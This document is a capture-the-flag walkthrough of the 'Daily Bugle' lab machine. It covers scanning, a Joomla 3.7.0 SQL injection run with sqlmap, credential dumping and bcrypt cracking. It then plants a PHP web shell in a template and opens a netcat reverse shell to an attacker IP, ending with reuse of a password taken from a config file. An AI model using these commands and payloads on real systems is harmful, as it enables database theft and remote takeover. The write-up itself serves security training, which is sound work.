
Nmap scan

Nmap default script scan, version scan, first 1024 ports.

Only 2 ports are open, ssh and http.




```
┌─[user@parrot-virtual]─[~/Desktop]
└──╼ $nmap -sC -sV dailybugle.thm
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-18 22:40 +08
Nmap scan report for dailybugle.thm (10.10.233.96)
Host is up (0.35s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey: 
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-generator: Joomla! - Open Source Content Management
| http-robots.txt: 15 disallowed entries 
| /joomla/administrator/ /administrator/ /bin/ /cache/ 
| /cli/ /components/ /includes/ /installation/ /language/ 
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
|_http-title: Home
3306/tcp open  mysql   MariaDB (unauthorized)
```

Joomscan

We are using joomscan to gain more info on the target CMS.


The joomla version, 3.7.0 will be very useful later.




```
[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://dailybugle.thm/administrator/components
http://dailybugle.thm/administrator/modules
http://dailybugle.thm/administrator/templates
http://dailybugle.thm/images/banners


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dailybugle.thm/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dailybugle.thm/robots.txt

Interesting path found from robots.txt
http://dailybugle.thm/joomla/administrator/
http://dailybugle.thm/administrator/
http://dailybugle.thm/bin/
http://dailybugle.thm/cache/
http://dailybugle.thm/cli/
http://dailybugle.thm/components/
http://dailybugle.thm/includes/
http://dailybugle.thm/installation/
http://dailybugle.thm/language/
http://dailybugle.thm/layouts/
http://dailybugle.thm/libraries/
http://dailybugle.thm/logs/
http://dailybugle.thm/modules/
http://dailybugle.thm/plugins/
http://dailybugle.thm/tmp/
```

Finding publicly available exploits

We found that this version of joomla is vulnerable to SQL injection and upon inspecting the exploit details further, it shows us that we need to use a tool called sqlmap to help us perform automated sql injection.




```
-----------------------------------------
 Exploit Title
-----------------------------------------
Joomla! 3.7 - SQL Injection
Joomla! 3.7.0 - 'com_fields' SQL Injection
```




```
URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --leve
l=5 --random-agent --dbs -p list[fullordering]
```


Various command switches for sqlmap




```
--dbs                  Enumerate DBMS databases
```




```
-u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
```



```
 --level=LEVEL
        Level of tests to perform (1-5, default 1)

 --risk=RISK
        Risk of tests to perform (1-3, default 1)

        Techniques:

        These options can be used to tweak testing of specific SQL injection techniques
```




```
 -p TESTPARAMETER
        Testable parameter(s)
```



```
└──╼ $sqlmap -hh|grep random
   --random-agent      Use randomly selected HTTP User-Agent header value
```

Getting useful information out of the database

We found that there are 5 available database but we will only be focusing on one database which is joomla. The reason we do so is because it contains credentials that can be used to login to joomla cms itself.




```
[23:12:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:12:45] [INFO] fetching database names
[23:12:47] [INFO] retrieved: 'information_schema'
[23:12:49] [INFO] retrieved: 'joomla'
[23:12:50] [INFO] retrieved: 'mysql'
[23:12:51] [INFO] retrieved: 'performance_schema'
[23:12:52] [INFO] retrieved: 'test'
available databases [5]:
[*] information_schema
[*] joomla
[*] mysql
[*] performance_schema
[*] test
```

Dumping credentials from database

We will be using information from joomla website itself to determine the needed columns for us to perform the dump. Getting the column name from the website itself is much faster than bruteforcing the column name via wordlist.

We only need to concern ourselves with the column **username** and **password**.

https://docs.joomla.org/Tables/users



Description

users Table (#__users)


Field	Type	Nullable	Default	Key	Extra	Comments
id	integer	NOT NULL		PK	auto_increment	
name	varchar(255)	NOT NULL				
username	varchar(150)	NOT NULL				
email	varchar(100)	NOT NULL				
password	varchar(100)	NOT NULL				
usertype	varchar(25)	NOT NULL				
block	tinyint(4)	NOT NULL	0			
sendEmail	tinyint(4)		0			
registerDate	datetime	NOT NULL	'0000-00-00 00:00:00'			
lastvisitDate	datetime	NOT NULL	'0000-00-00 00:00:00'			
activation	varchar(100)	NOT NULL				
params	text	NOT NULL				

Performing the actual credential dump

Command used to dump creds

sqlmap -u "http://dailybugle.thm/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -p list[fullordering] -D joomla -T "#__users" -C username,password --dump --threads 5

Image of dumped creds



```
Database: joomla
Table: #__users
[1 entry]
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| jonah    | $2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm |
+----------+--------------------------------------------------------------+
```

Cracking hashes


We found that we are unable to get any plaintext from crackstation website. So we turned to the password cracking tool **john**, using **rockyou** as a wordlist.

We managed to find the plaintext.

Plaintext

username: **jonah**

password: **spiderman123**



```
┌─[user@parrot-virtual]─[~/Desktop/dailybugle]
└──╼ $john -w=./rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spiderman123     (johan)
1g 0:00:02:40 DONE (2020-12-18 23:32) 0.006225g/s 291.8p/s 291.8c/s 291.8C/s thelma1..setsuna
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[user@parrot-virtual]─[~/Desktop/dailybugle]
└──╼ $
```


Gaining reverse shell

We will be using information from the mentioned url to pop a shell on the target machine:

https://www.hackingarticles.in/joomla-reverse-shell/

Determining default style


We found that the cms is using **protostar** as its default style. It can be seen by the **yellow star** on the **default** column.



	Style	Default	Pages
	Beez3 - Default	☆	Not assigned
	protostar - Default	★	Default for all pages

Injecting malicious command


We will be editing index.php and inserting malicious command, the aim of the command is to gain remote command execution.



```
if (isset($_GET['cmd'])) {
  echo "<pre>";
  system($_GET['cmd']);
  echo "</pre>";
}
```

Remote command execution


After confirming that we are able to execute commands on the server. We proceed to leverage on the netcat tool to gain an actual shell on the server itself.



http://dailybugle.thm/index.php?cmd=id

```
uid=48(apache) gid=48(apache) groups=48(apache)
```

We encode this command in url format in burpsuite and replace cmd=id with the url formatted commands below.




```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.19.210 4444 >/tmp/f
```

```
%74%20%2f%74%6d%70%2f%66%7c%2f%62%69%6e%2f%73%68%20%2d%69
```

User shell


Image showing that we sucessfully popped a user shell. Now our objective is to find ways to escalate our privileges further.



```
└──╼ $nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.19.210] from (UNKNOWN) [10.10.233.96] 45868
sh: no job control in this shell
sh-4.2$ python3.5 -c "import pty; pty.spawn('/bin/bash')"
[redacted]

sh-4.2$ python -c "import pty; pty.spawn('/bin/bash')"
python -c "import pty; pty.spawn('/bin/bash')"
bash-4.2$ ^Z
[1]+  Stopped                 nc -nlvp 4444
┌─[✗]─[user@parrot-virtual]─[~/Desktop]
└──╼ $stty raw -echo
┌─[user@parrot-virtual]─[~/Desktop]
nc -nlvp 4444

<m';alias lsf='ls -Flah';alias cls='clear';stty rows 56 cols 126
bash-4.2$ cls

bash-4.2$ lsf
total 64K
drwxr-xr-x. 17 apache apache 4.0K Dec 14  2019 ./
drwxr-xr-x.  4 root   root     33 Dec 14  2019 ../
-rwxr-xr-x.  1 apache apache  18K Apr 25  2017 LICENSE.txt*
-rwxr-xr-x.  1 apache apache 4.4K Apr 25  2017 README.txt*
```

Escalating privileges from www to user

We tried finding for suid-ed binaries, entries in crontab, writable password files to no avail. So we figured there has to be credential stored somewhere that we can re-use. We happen to find the said credential on the joomla's configuration file.




```
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'root';
public $password = 'nv5uz9r3ZEDzVjNu';
public $db = 'joomla';
```

Credential used to escalate privileges to user

Username: jjameson

Password: nv5uz9r3ZEDzVjNu

